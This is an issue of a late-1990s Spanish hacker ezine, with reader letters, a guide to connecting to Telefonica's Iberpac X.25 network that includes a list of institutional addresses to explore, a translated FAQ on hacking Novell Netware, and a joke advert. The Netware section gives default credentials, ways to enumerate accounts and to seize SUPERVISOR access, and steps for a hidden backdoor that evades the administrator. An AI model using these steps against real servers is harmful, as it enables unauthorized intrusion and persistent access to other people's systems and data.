La CON es un CONgreso de hackers. Una especie de macroreunion en la que se dan charlas sobre temas caldentes de actualidad underground, se hacen demostraciones, juegos, etc. E intentando que sea para todo el mundo, fuerzas de seguridad incluidas si pagan la entrada. Y conste que son los unicos obligados a pagar la entrada ;)

La idea es reunirnos una vez al a¤o, pues para conocernos mejor, poder hacer mejor las cosas, compartir conocimientos directamente...

Lo que tu dices de la sede... Ya la tenemos... La propia red. Tenemos gente no solo por toda Espa¤a, sino por todo el mundo. En esta seccion de correo hay una buena muestra de los contactos en Sudamerica. Los hay tambien en USA, en el resto de Europa, en Asia... Somos un grupazo del copon.

Y sobre las pelas... Se aceptan donativos ;) Quizas seria un tema interesante para la CON. Ya veremos.]

-{ 0x18 }-

Hola, soy un pooobre estudiante de informatica que entro en la carrera esperando convertirse en el señor de las maquinas y se encontro con que chasco!!!
De señor de las maquinas nada.
Entonces alguienme dejo un disco donde pude leer esta direccion y algo que me intrigo mucho Guia del novicio de Hacker? Si tuvieseis la bondad de enviarme dicha Guia mi dicha seria mucha, asi como mas informacion, en especial sobre los Telnet, que es por donde me muevo con mas frequencia.

Gracias
Tinieblas.

[Y para que quieres la guia del novicio? Lo que necesitas es la guia del hacker a secas. Algo como la ezine que estas leyendo, etc.]

-{ 0x19 }-

Hola.

Creo recordar haber leido algun articulo en vuestro e-zine, en el que deciais que se puede acceder a las cuentas de hotmail.com mediante POP3. Yo no paro de mirar la informacion que se puede encontrar en esta direccion, y la unica manera de acceder mediante POP3 es pagando.

Si conoceis algun secretillo mediante el cual podamos configurar nuestro software para no tener que consultar el correo en la web, os lo agradeceria un monton, yo y todos los que tenemos alguna cuenta en hotmail.

Si no es mucha molestia, me podiais mandar la respuesta a esta direccion, y si existe ese truco, ademas, publicarlo en vuestro proximo numero de SET.

http://www.swin.net/usuarios/nexus9

[Pues mira, hace tiempo Hotmail permitia, sin saberlo, que configurases un gestor de correo para acceder al POP3 de Hotmail y ller el correo sin tener que conectarte a la web. Pero con eso de que lo ha comprado Microsoft...

Echale un ojo al articulo: "Quien soy? Jugando al escondite en Internet" de este numero.]
[Paseante: Como te dije eso lo publicamos en SET 9, el tiempo vuela y las cosas cambian, es la vida]

-{ 0x1A }-

Hola me llamo Israel y tengo un problema:
En una de las revista poniais el codigo fuente para C de un NUKE,
el unico problema son las cabeceras (*.h).
Agradeceria las proporcionaseis.
Bueno adios y deciros que la revista esta muy bien.

[A ver. PERO QUE DIANTRES COMPILADOR TIENES TU INSTALADO. Esas cabeceras vienen con cualquier compilador, y sobre todo en el GNU C que tendrias que tener instalado en el Linux que tambien tendrias que tener instalado.]
[Paseante: Pues ya sabes, esto sirve para todos los que escriben desde nexo, bankinter y aluminosis (o accesosis?), a menos que alguno tenga mala intencion :-D. No lo puedo creer, realmente no lo podria creer.]

-{ 0x1B }-

H0l4.

Bueno pues este correo es para, primero, felicitaros por la revista, se sale, de verdad, tiene un nivel que te cagas, los articulos, la mayoria tienen un nivel bastante aceptable, ni muy alto ni muy bajo, y si algun aspecto es demasiado tecnico, con leer un poquillo mas te enteras de todo... bueno lo de las paginas web, que me prestaria a colaborar haciendo y manteniendo las paginas web de SET, tengo casi acabado un bocetillo de lo que podria ser el web, si quereis cuando lo acabe os lo mando, o lo pongo en algun lado y lo veis...

Mas cosas, cuando estudiaba me tuve que empollar, instalar y mantener ssh (Secure Shell), creo que si me leo un poco la documentacion y me la vuelvo a instalar, podria sacar algun articulo... pero no prometo nada.

Otra cosa, hecho un poco en falta una seccion de cyberpunk o literatura/arte underground, ya sabeis Neuromante, Islas en la red, Wibson, etc, etc...

Bueno, nada mas.
Un saludo.

0n0-Sendai

[Aun estoy esperando el articulo sobre ssh, eh? ;)
Lo de literatura es interesante pero como no te animes tu a hacerlo...]

-{ 0x1C }-

Hola amigos de SET

Primero que todo quiero felicitarlos por la revista que haceis
Es.....pectacular!!!

Soy estudiante de Ingenieria Electronica de la Universidad de Antioquia (Medellin-Colombia), actualmente en 7o semestre, y descubri la revista por casualidad hace solo 15 dias. Me estoy devorando TODA la informacion que en ella viene y me ha parecido Formidable. Soy nuevo en esto pero con muchos deseos de aprender del mundo Hacking. La comunidad me parece estupenda, y sobre todo me gusta lo de LIBRE INFORMACION.

Ahora necesito ayuda...A ver si vosotros podeis colaborarme

Tengo algunas DUDAS, que espero, ustedes me ayuden a resolver.
Todas relacionadas con Guindows95

1. Hace unos dias explorando el RegEdit encontre, en
+Local Registry
 +HKEY_USERS

```
  +Software

un registro de programas que yo he instalado, muchos de ellos no
existen ya en mi PC!!
Por ejemplo el ThumbsPlus (visor de imagenes) tiene 2 registros:
    -Default Value    (value no set)
    -Install Date     01/01/97 16:48:39"

Pregunta: Puedo borrar estos registros?

Nota: Los mismos registros estan en
+Local Registry
 +HKEY_CURRENT_USER
  +.Default
   +Software


2. En la misma parte encontre una ruta (dentro de Software) asi....
+Policies
 +Microsoft
  +Internet Explorer
   +Infodelivery
    +Restrictions
       -Default Value    (value no set)
       -UpdateInNewProcess      0x00000000 (0)

Al arrancar Windows me saca una ventana que dice que la version
PRELIMINAR de IE 4.0 ha caducado....
Preguntas: Es por el valor del UpdateInNewProcess?
Como modifico estos valores para que no aparezca la SnagScreen?
(El navegador que yo utilizo es el de Netscape Communicator 4.01...)


3. En que archivo, Windows95 guarda los vinculos de los archivos con sus
programas respectivos (P.ej. *.txt con notepad)?


ultimas...
----------

Han visitado la pagina de power?....
http://powr.islatortuga.com
Personalmente me parecio excelente


Otras pregunticas...


Donde puedo conseguir el LIBRO de Alfonso Martin y que dicen ustedes,
en SET 10, es lo mejor que hay gratis sobre criptografia en el mundo.
(crip_amp.arj de mas de 2 megas)


Existe algun programa para convertir graficos a ascii?
Necesito una flor...(en ascii)

        [ Primero, si puedes eliminar esas claves del Registro. Aun asi te
        recomiendo que antes de tocar el registro, le hagas una copia de
        seguridad. Esta en el menu Archivo, en Guardar Como.

        Sobre el programa este... el CutreSoft Explorer, prueba a cambiar el
        valor de UpdateInNewProcess a 0x00000001, a ver que pasa ;)
```

Los archivos a los que estan vinculadas las extensiones estan tambien en el registro, justo en la primera HKEY, que ahora no recuerdo el nombre completo. Alli veras que existen entradas que son del estilo:

+.txt

Dentro de la cual encontraras un campo que tendra asociado un tipo de fichero. Siguiendo en la misma HKEY, encontraras ese tipo de archivo, con una subclave shell que indica el programa asociado.

El libro de criptografia... buena pregunta. Parece que ha desaparecido de la red. Si alguien lo tiene o lo ha visto, que lo notifique a SET.

Y sobre la flor en ASCII... http://www.geocities.com/SoHo/7373

Y de ahi, de link en link ;)]

-{ 0x1D }-

Solo enviarte un saludo. Y animarte a seguir por el "tao" de la libertat.
HotBit

-{ 0x1E }-

Hola Chicos:
Me llamo Marcelo < ozo_ldea@hotmail.com >, y me gustaria saber si pueden darme info. de como Phrekear un NEC (TR5E800-26B PORTABLE). Cualquier ayuda se lo agradecere ya que puedo consegirme un par de estos (mas el que tengo...).
Tambien quisiera saber si me pueden tirar la SET a mi E-mail cuando salga (parece mucho ¿no?).
Bueno tengo muchas dudas pero no quisiera dejarlos enfermos, y para otra vez les pido mas. Ojala me puedan ayudar.
Un saludo grande de Chile y sigan adelante con la SET. Es muh Wena.
PD. este mail va para y ,
para que no se peleen por responderme.... Gracias de antemano.

CHIAUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUU::::::::::::::

[Para lo del NEC, espera hasta un poco mas adelante. Salvo que alguien quiera contestarte ya.

Enviar la ezine a tu email. Sois muchos los que lo pedis. A ver si dentro de poco podemos tener una lista de distrubucion que avise de cuando sale cada numero ;)]
[Lo de NetMind segun algunos funciona, segun otros no]

EOF

```
-[ 0x0C ]-------------------------------------------------------------------
-[ INTRODUCCION A IBERPAC -II- ]---------------------------------------------
-[ by El Nuevo Eljaker ]-----------------------------------------------SET-14-

-----------------------------
  INTRODUCCION A IBERPAC #2
-----------------------------
 Primera Revision    4/1/98
-----------------------------


"Mama, de mayor quiero se hacker.
Hijo, y eso, ¨donde se estudia?"


Recordatorio
============

Aqui van unas pocas lineas para recordaros lo que vimos en el primer
articulo de esta serie.

Ya vimos lo que era iberpac, lo que era una red X25, como funcionaban y
para que servian, tambien vimos algunos conceptos basicos aunque no entramos
mucho en profundidad.

La parte mas "util" y en la que seguro que todos os fijasteis fue la que
decia como conectarse. Para los que no hayan leido el primer capitulo aqui
teneis un peque¤o resumen.

1) Marcamos el 047, terminal VT100 y parametros de comunicacion 7E1
2) Cundo se confirme la conexion entre modems tecleamos 2 puntos '..'
3) Aparecera la palabra 'IBERPAC.'
4) Ahora introducimos el NUA (la direccion de red) del ordenador al que
queramos acceder y si hay suerte ya estaremos conectados.

Aunque este resumen sea bastante claro, recomiendo a aquellos que no se
hayan leido la primera parte que lo hagan ya que doy mucha informacion que
puede ser util a la hora de lidiar con esta red. Ademas tambien es
conveniente que aquellos que leyeron el primer capitulo en la Undercon lo
vuelvan a leer ya que lo he revisado y he corregido algunas erratas.

Y nada mas vamos al grano...


Segunda entrega
===============

En esta segunda entrega del manual vamos a profundizar en el uso practico de
iberpac, voy a incluir varios ejemplos y una lista de NUAs comprobadas y que
funcionan a fecha de hoy 4/1/98.

Tambien tratare algunos temas tecnicos, aunque sobre todo voy a centrarme en
la practica para que todo quede claro.


Donde ir por primera vez
========================

Eso es lo que todo el mundo se pregunta en la primera conexion, en el
capitulo uno recomendaba el NUA 2120423214 como direccion de test. Este
numero pertenecia a una biblioteca de la Universidad Autonoma de Madrid y
era bastante util a la hora de comprobar la conexion.
```

Pero para un test realmente fiable, tenemos que acudir, como no, a los NUAS de test "oficiales de Telefonica".

No lo dije en el primer capitulo, pero la mayoria de las redes X25 tienen este tipo de nodos de test, a los que se conceta para probar el correcto funcionamiento del sistema.

En el caso de iberpac son 3 los nodos de test (Aunque uno de ellos no funciona :)

1) El 214020131 es el que yo uso, y por ahora siempre me ha funcionado

2) El 215060134 tambien es un nodo de test pero en las muchas veces que he intentado conectar nunca funcionaba... hmm... estos chicos de Telefonica no hacen sus deberes...

3) El 215062134 este es un nodo de test, pero a mayor nivel, no es para probar conexiones de terminales asincronos (X28) sino que es para pruebas internas dentro de la red y solo puede ser usado con autorizacion.

Aqui teneis un peque¤o log de una sesion normal de test:

```
---------------------------------------------------------------------
ATDT047
CONNECT 9600 REL/V42

IBERPAC.
214020131

COM

        ****   *  ****** *    * *     * ****** *    *  *  ****    ****
        *   *  *  *      **   * *     * *      **   *  *  *    * *    *
        ****   *  *****  * *  * *     * *****  * *  *  *  *    * *    *
        *   *  *  *      *  * *  *   *  *      *  * *  *  *    * *    *
        *    * *  *      *   **   * *   *      *   **  *  *    * *    *
        *****  *  ****** *    *    *    ****** *    *  *  *****   ****


         *****        *****    ******************    **************
         ******       *****    ******************    ****************
         *******      *****          ******          *****      ******
         ***** **     *****          ******          *****       ******
         *****  **    *****          ******          *****       ******
         *****   **   *****          ******          *****       ******
         *****    **  *****          ******          *****       ******
         *****     ** *****          ******          *****       ******
         *****      *******          ******          *****      ******
         *****       ******    ******************    ****************
         *****        *****    ******************    **************

             ----   Nodo Internacional de Datos - MADRID   ----
                                TELEFONICA
                            PLEASE  WAIT . . .

         --  TELEFONICA  --   NODO INTERNACIONAL DE DATOS DE MADRID
```

```
                        1 . . . . . DROP
                        2 . . . . . ECHO
                        3 . . . . . TRAFIC GENERATOR
                        4 . . . . . END TEST



                    ========================================
                        PRESS KEY (1-4) AND THEN <RETURN>
                    ========================================


1
          --  TELEFONICA  --   NODO INTERNACIONAL DE DATOS DE MADRID
                         <<<<  DROP  MODE  >>>>
                      PRESS <ESCAPE> TO RETURN TO MENU


         --  TELEFONICA  --   NODO INTERNACIONAL DE DATOS DE MADRID




                        1 . . . . . DROP
                        2 . . . . . ECHO
                        3 . . . . . TRAFIC GENERATOR
                        4 . . . . . END TEST



                    ========================================
                        PRESS KEY (1-4) AND THEN <RETURN>
                    ========================================


2
          --  TELEFONICA  --   NODO INTERNACIONAL DE DATOS DE MADRID
                          <<<<  ECHO  MODE  >>>>
                      PRESS <ESCAPE> TO RETURN TO MENU


         --  TELEFONICA  --   NODO INTERNACIONAL DE DATOS DE MADRID




                        1 . . . . . DROP
                        2 . . . . . ECHO
                        3 . . . . . TRAFIC GENERATOR
                        4 . . . . . END TEST
```

```
                ========================================
                    PRESS KEY (1-4) AND THEN <RETURN>
                ========================================

3

         --  TELEFONICA  --   NODO INTERNACIONAL DE DATOS DE MADRID
                     <<<<  TRAFIC GENERATOR  MODE  >>>>
                       PRESS <ESCAPE> TO RETURN TO MENU


TELEFONICA.    PAQUETE DE 128 BYTES ENVIADO POR EL N.I.D. DE MADRID.\
        ESTE ES EL PAQUETE  0000000000.       LOCAL TIME 01:18:33
TELEFONICA.    PAQUETE DE 128 BYTES ENVIADO POR EL N.I.D. DE MADRID.\
        ESTE ES EL PAQUETE  0000000001.       LOCAL TIME 01:18:34
TELEFONICA.    PAQUETE DE 128 BYTES ENVIADO POR EL N.I.D. DE MADRID.\
        ESTE ES EL PAQUETE  0000000002.       LOCAL TIME 01:18:35
TELEFONICA.    PAQUETE DE 128 BYTES ENVIADO POR EL N.I.D. DE MADRID.\
        ESTE ES EL PAQUETE  0000000003.       LOCAL TIME 01:18:36
TELEFONICA.    PAQUETE DE 128 BYTES ENVIADO POR EL N.I.D. DE MADRID.\
        ESTE ES EL PAQUETE  0000000004.       LOCAL TIME 01:18:37
TELEFONICA.    PAQUETE DE 128 BYTES ENVIADO POR EL N.I.D. DE MADRID.\
        ESTE ES EL PAQUETE  0000000005.       LOCAL TIME 01:18:38
         --  TELEFONICA  --   NODO INTERNACIONAL DE DATOS DE MADRID




                         1 . . . . . DROP
                         2 . . . . . ECHO
                         3 . . . . . TRAFIC GENERATOR
                         4 . . . . . END TEST




                ========================================
                    PRESS KEY (1-4) AND THEN <RETURN>
                ========================================

4

            ----   Nodo Internacional de Datos - MADRID   ----
                                TELEFONICA


                              IBERPAC  -  SPAIN

                     Our Tests Numbers At Your Disposition:
           2145 214020131 . . . . . . . . . . . . . . . . . .  X.28
           2145 215060134 . . . . . . . . . . . . . . . . . .  X.28
           2145 215062134 . . . (Only Under Request)  . . . .  X.25

                     Our Telephone Numbers At Your Service:
           34 1 5714242 . . . . . . . . . . . . . . .  Head Manager
```

```
          34 1 4029661 . . . International Packet Switching Center
          34 1 4017141 . . . . . . . . . . . . . . . . Fax At IPSC


                    T H A N K S   F O R   C A L L I N G
                  ========================================
```

CLR DTE 000

Como podeis ver todos los parametros de la conexion son correctos, el test es muy sencillo de realizar y creo que no necesita aclaraciones.

Una vez probado que la conexion es adecudada, ya podemos empezar a investigar por la red. Para ello aqui teneis unos consejos...

Lista de NUAs

Aqui teneis la primera lista de la temporada, no es una lista muy larga pero es suficiente empezar, ademas tampoco es bueno viciarse demasiado ya que es bastante caro :)

215020216
21204232186
2120423218
21204232180
2120423214
217081330
227020313
2870203102
212020438
213070316
2120423214
217098505

La mayoria pertenecen a universidades y centros publicos, y es que como ya os explicare en el proximo numero tengo unas fuentes de informacion bastante interesantes.

Proxima entrega

Para una tercera entrega de esta serie (y tal vez para una cuarta) nos quedan algunos temas muy interesantes, ademas explicare que cosas utiles se pueden encontrar en iberpac, cosas como outdials, pasarelas, pads, etc...

Tambien me queda por explicar la sintaxis y estructura de los NUAS. Observando la lista que os dado podreis deducir algunos aspectos curisos y caracteristicas de mucha utilidad a la hora de escanear. Y para que podais conseguir vuestos propios NUAS explicare algunos truquillos para encontrarlos.

Por ahora nada mas.

El Nuevo Eljaker

"Fuck!!! Macarena!"
MC RAGE

##

EOF

```
-[ 0x0D ]--------------------------------------------------------------
-[ CURSO DE NOVELL NETWARE -I- ]----------------------------------------
-[ by MadFran ]---------------------------------------------------SET-14-
```

Bien,... ante todo deciros que no soy ningun experto en Novell.
Simplemente soy un usuario de una red Novell Netware 3.1 y que
debido a los continuos fallos de mi administrador me he tenido
que espabilar para encontrar soluciones a problemas sin resolver
y de esto a la curiosidad desaforada solo hay un paso.

Este articulo solo es una mala traduccion de
FAQ About Hacking Novell Netware
Nomad Mobile Research Centre
Beta version 6
Compiled by Simple Nomad
May 1, 1997

El tal FAQ tiene 13 capitulos,..... si la redaccion de SET
le da el visto bueno, en un a¤o tendreis la traduccion de todos.

Entre medio pongo mis comentarios y experiencias

Capitulo - 01 ACCESO A CUENTAS

01-1. Cuales son las cuentas y paswwords mas comunes en Novell Netware.

Durante el proceso de instalacion de Netware 3.1, se crean las
cuentas SUPERVISOR y GUEST. En Netware 4.x se crean ADMIN y
USER_TEMPLATE. Todas ellas sin password. Cualquier administrador que
se precie, da a estas cuentas una password. Sin embargo, en muchos
sitios se crean cuentas con propositos especiales que tienen nombres
faciles de encontrar, algunos sin password.

Aqui hay algunas y sus tipicos empleos.

CUENTA	EMPLEO
PRINT	Conectarse a un segundo server para imprimir.
LASER	Conectarse a un segundo server para imprimir.
HPLASER	Conectarse a un segundo server para imprimir.
PRINTER	Conectarse a un segundo server para imprimir.
LASERWRITER	Conectarse a un segundo server para imprimir.
POST	Conectarse a un segundo server para enviar mail.
MAIL	Conectarse a un segundo server para enviar mail.
GATEWAY	Conectar un gateway a un servidor.
GATE	Conectar un gateway a un servidor.
ROUTER	Conectar un router a un servidor.
BACKUP	Puede tener password, se usa para hacer copias de seguridad. Para hacer backups completos, hacen falta atributos de SUPERVISOR.
WANGTEK	Ver backup.
FAX	Conectar un modem fax a la red.
FAXUSER	Conectar un modem fax a la red.
FAXWORKS	Conectar un modem fax a la red.
TEST	Usuario temporal para hacer pruebas.
ARCHIVIST	Cuenta por defecto para backup.
CHEY_ARCHSVR	Una cuenta para que ARCSERVE se conecte al servidor desde la consola para hacer Backup. El password para la version 5.01g era WONDERLAND.

```
                Borra las 'Station Restrictions' y utiliza el programa
                SUPER.EXE y tendras una buena backdoor.
WINDOWS_PASSTHRU No es necesaria, pero segun el Kit de Recursos de Windows 95
                se necesita para compartir recursos sin necesidad de una
                password.
ROOT            Se encuentra en Shiva LanRovers. Por defecto sin password.
                Muchos administradores utilizan AdminGUI y despues nunca le
                ponen password.


VARs (Value Added Resellers) reedita Netware con su propio hardware
o software del cliente. He aqui una breve lista de passwords
clasicos.

Siguiendo esta logica yo he encontrado muchas cuentas sin password
en la red. Todas ellas se refieren a cuentas de impresoras.

VAR         CUENTA      PASSSWORD   PROPOSITO
----------- ----------- ----------- ---------------------------------
STIN        SUPERVISOR  SYSTEM      Agencias de viaje que utilizan SABRE
STIN        SABRE       -niguna-    Una cuenta de invitado
STIN        WINSABRE    WINSABRE    Cuenta de invitado en Windows (N.2.15)
STIN        WINSABRE    SABRE       Cuenta de invitado en Windows (N.3.x)
HARRIS      SUPERVISOR  HARRIS      Revendedor Tricord
NETFRAME    SUPERISOR   NF          Tambien NETFRAME y NFI

Esto deberia darte una idea de las cuentas a probar si tienes acceso
a una maquina conectada a un server de este tipo. Un metodo para
ocultarse es dar a GUEST o USER_TEMPLATE una password.

Ocasionalmente el administrador chequeara GUEST pero a menudo se
olvidan de USER_TEMPLATE. De hecho, yo me olvide de USER_TEMPLATE
hasta que 'itsme' me lo recordo.

Esta lista tambien es un buen punto de partida para nombres de
cuentas tipo backdoor. En algunos entornos estas cuentas se dejan
abandonadas, particularmente en grandes compa¤ias especialmente
sitios Netware 4.0 con arboles complejos. Y no olvidarse de cuentas
tipo Alt-255 o NOT-LOGGED-IN.


01-2. Como descubrir cuentas validas.

Cualquier cuenta de acceso limitado te permite correr SYSCON, que
se encuentra en SYS:PUBLIC. Si lo consigues, teclea SYSCON. Desde el
User Information puedes ver una lista de todas las cuentas
definidas. No podras obtener mucha informacion, pero como minimo
veras el nombre de la cuenta y el nombre completo del usuario.

Si entras con cualquier cuenta valida, puedes ejecutar USERLST.EXE y
condeguir una lista de todas las cuentas validas en el servidor.

Es asombroso lo que puedes ver con este inocente comando
desde cuentas de impresoras ya fuera de uso y sin password
hasta gente que ya esta jubilada y no va a protestar por una
manipulacion de su password

Si no tienes acceso, no puedes probar que cualquier nombre sea o no
valido, el sistema te pedira la password y si el Intruder Detection
esta activado, dejaras ver al mundo lo que intentas hacer. Pero hay
un sistema para ver si una cuenta es valida.
```

A partir del DOS utiliza una copia local de MAP.EXE. Despues de cargar el Netware TSR a traves de NETX o VLM, intenta mapear un drive utilizando el nombre del servidor y el volumen SYS:.

Por ejemplo :

```
MAP G:=TARGET_SERVE/SYS:APPPS
```

Te pedira la cuenta. Si es valida, te pedira el password, si no te dara inmediatamente un error. DEsde luego, si no hay una password para esa cuenta, te conectaras inmediatamente al servidor. Se puede hacer lo mismo con ATTACH.EXE.

```
ATTACH TARGET_SERVER/cuenta-a-probar
```

El resultado sera exactamente el mismo.

Otro programa que chequea cuentas validas y la presencia de password es CHKNULL.EXE de 'itsme'.

En 4.1 CHKNULL muestra toda cuenta sin password, sin necesidad de estar conectado. Para que funcione debe haber emulacion de bindery. Pero hay otro sistema para hacerlo en 4.1

Desde el momento que has cargado el VLM, puedes ver todo el arbol, o al menos una parte de el. Intenta esto :

```
CX /T /A /R
```

Durante la instalacion de 4.1, [Public] tiene acceso a la totalidad del arbol debido a que [Public] se a¤ade al [Root] como Trustee. Los derechos inherentes se trasmiten hasta que se encuentre un bloqueo explicito. Si tienen el VLM cargado y acceso a CX, no es necesario hacer login, y puedes tener acceso a virtualmente todas las cuentas del servidor.

01-3. Cual es el metodo secreto para acceder al Supervisor?

Antes de empezar esta seccion, dejadme recomendar otra solucion, CUALQUIER otra solucion es mejor que esta !!. Si estas en un servidor 3.x, salta al final de esta seccion.

El 'metodo secreto' es usar un editor basico DOS para el disco duro y editar la entrada en el FAT y resetear el bindery para obligar a bootear el servidor. Esto te crea de nuevo SUPERVISOR y GUEST sin password. El metodo se creo para el caso en que se perdiera SUPERVISOR en un Netware 2.15 y no se hubiera creado una cuenta equivalente.

Novell siempre dice que el metodo es imposible, pero pruebalo,...funciona. Aqui estan los pasos tomados directamente de COMP.OS.NETWARE.SECURITY.

Primero algunas explicaciones.
Un servidor Netware se supone que es un sitio muy seguro. Solo la gente con la correcta password tendra acceso a los datos. El password del SUPERVISOR (o ADMIN) es normalmente el secreto mejor guardado en la compa¤ia ya que quien lo tenga, tienen acceso a cualquier dato de la compa¤ia.

Pero que pasa si esta password se pierde? (hay un metodo

alternativo... SETPWD.NLM), segun el manual, simplemente no hay solucion. Hay que reinstalar el servidor.

Afortunadamente, hay un metodo para alcanzar un acceso completo al servidor sin conocer la password del ADMINISTRADOR. El truco es tan sencillo que sirve para Netware 2.x, 3.x, 4.x

La idea es hacer creer a Netware que acaba de ser instalado y que el sistema de seguridad todavia no ha sido establecido. Justo despues de la instalacion de Netware el password del SUPERVISOR es nulo y se puede entrar sin restricciones.

Para hacerlo bastan las direcciones de los archivos que contienen el sistema de seguridad.
Archivos de seguridad segun la version.

Netware 2.x NET$BIND.SYS, NET$BVAL.SYS
Netware 3.x NET$OBJ.SYS, NET$UAL.SYS y NET$PROP.SYS
Netware 4.x PARTITIO.NDS, BLOCK.NDS, ENTRY.NDS, VALUE.NDS y UNINSTALL.NDS

Condiciones previas :

- Tener acceso fisico al terminal del servidor.
- Un disquete DOS bootable.
- Un programa editor hexadecimal de discos (NORTON'S DiskEdit ?)

Instrucciones

- Arranca el servidor y vas al DOS (comando DOWN y despues EXIT).
- Con el NORTON'S DiskEdit, busca directamente la ubicacion de NET$BIND.SYS (por ejemplo para Net 2.x) y cambialo por NET$BIND.OLD. Como minimo en dos sitios distintos, porque Netware guarda las cosas por duplicado.
  En el caso de Net 3.x se trata del fichero NET$PROP.SYS, y para Net 4.x se usara el archivo PARTITIO.NDS
- Sal del Norton y arranca el servidor de nuevo.
- Si estas en Net 2.x o en 3.x, tendras acceso a todo. Si estas en Net 4.x te falta el siguiente paso.
- Carga Netware 4 Install Utility y selecciona la opcion para instalar el Servicio de directorio.

Para usuarios de 3.x utiliza LASTHOPE.NLM, que renombra el bindery y para el servidor. Vuelve a arrancar y tendras SUPERVISOR y GUEST sin password.

01-4. Cual es el metodo mas elegante para tener acceso SUPERVISOR?

Utiliza el programa NW-HACK.EXE (o bien HACK.EXE).
Es necesario que el supervisor este conectado.

- Lanza NW-HACK.EXE
- El password del SUPERVISOR se cambia a SUPER_HACKER.
- Todas las cuentas adquieren privilegios de SUPERVISOR.
- El administrador conoce inmediatamente lo que pasa. Cambia los privilegios y restablece su password. Antes (tenemos que ser rapidos) tenemos que crearnos un backdoor.

Nunca me ha salido bien. No se lo que hago mal pero

- Compruebo que SUPERVISOR este conectado mediante USERLIST (es muy descuidado y lo deja conectado durante dias)

- Lanzo NW-HACK.
- Me dice que el SUPERVISOR no esta conectado (????)
  Fin comentario >

01-5. Como crearnos una backdoor

Utilizando un programa llamado SUPER.EXE, escrito para el expreso proposito de permitir al usuario sin privilegios equivalentes al supervisor quitar y poner la equivalencia de supervisor.

Si has empleado el NW-HACK, antes de que el SUPERVISOR vuelva a las condiciones anteriores, lanza SUPER.EXE (lee las instrucciones que vienen con el programa) que quitara temporalmente nuestros privilegios, de forma que al no verlos, el SUPERVISOR no tocar nuestra cuenta. Cuando haya pasado el temporal volvemos a pasar SUPER.EXE y volvemos a tener los privilegios.

SUPER.EXE no es totalmente limpio. Si el SUPERVISOR pasa la utilidad de seguridad, vera que una cuenta ha sido alterada a nivel de bindery, pero el unico sistema que tendra para corregir el problema es borrar y volver a crear la cuenta.

01-6. Otro metodo sin SETPWD.NLM o editor de disco.

Las condiciones previas son :

- Tener acceso fisico al terminal
- Dos unidades o espacio unallocated.


Instrucciones :


- Desmontar todos los volumenes.
- Cambiar el nombre SYS: a SYSOLD:
- Cambiar el nombre VOL1: a SYS:
- Rearrancar el servidor
- Montar SYS: y SYSOLD:
- Conectarse al server como SUPERVISOR (no es posible LOGIN)
- Cambiar de nombre SYSOLD:SYSTEM\NET$***.SYS a NET$***.OLD
- Desmontar los volumenes.
- Volver a poner los nombres antiguos.
- Rearrancar el server.
- Login como SUPERVISOR
- Run BINDREST

Ya esta !

EOF

```
-[ 0x0E ]-----------------------------------------------------------------
-[ LADRILLO DE COMUNICACIONES ]-------------------------------------------
-[ by Falken ]-----------------------------------------------------SET-14-
```





NO ESPERES MAS

ENCARGA EL TUYO YA

Por fin en Espa¤a esta novedad tecnologica: EL LADRILLO DE LAS COMUNICACIONES

Avalado por las ezines underground mas eLiTe del mundo mundial.

Con el podras comunicarte con el resto del mundo con un coste muy reducido.

Pero, que es EL LADRILLO DE LAS COMUNICACIONES?

Es un aparato revolucionario que funciona con la tecnologia digital puntera en el campo de las comunicaciones sin cable.

Despues de muchos a¤os de investigaciones, los ingenieros de los laboratorios Ding Dong han desarrollado un aparato que hara las delicias de los todos aquellos aficionados a las comunicaciones.

Incluso para aquellos que solo necesitan comunicarse de cuando en cuando. Es ideal para todo tipo de situaciones.

Lo puedes llevar en el coche.
Lo puedes tener en tu casa.

Incluso existe una version reducida para poderla llevar siempre a donde quiera que vayas: EL CANTO MOVIL.

Olvidate de malas imitaciones. Quien quiere una naranja parlanchina cuando puede tener el autentico y genuino LADRILLO DE LAS COMUNICACIONES.

A que estas esperando. Llama ahora mismo al telefono que no aparece en pantalla y solicita ya tu LADRILLO DE LAS COMUNICACIONES.


Pero antes, veamos una demostracion de como funciona el LADRILLO DE LAS COMUNICACIONES.

Como toda comunicacion que se precie de serlo, nuestro LADRILLO DE LAS

COMUNICACIONES precisa de unos ajustes previos para un correcto funcionamiento. Afortunadamente contamos con la mas innovadora tecnologia digital para realizar estos ajustes.


Para ello, usaremos los digitos, es decir los dedos, para coger una hoja de papel, y escribir en el, usando la tecnologia punta de un boli, aquello que queramos comunicarle a nuestor destino. No se puede negar que usa tecnologia digital pura y dura. Y desde luego es tecnologia punta.

Ahora vamos a comprobar una de las grandes ventajas que incorpora nuestro fantastico LADRILLO DE LAS COMUNICACIONES. Permite una personalicacion total de nuestro sistema de comunicacion. Algunas personas prefieren pegar el papel al ladrillo. Lo veis bien asi?



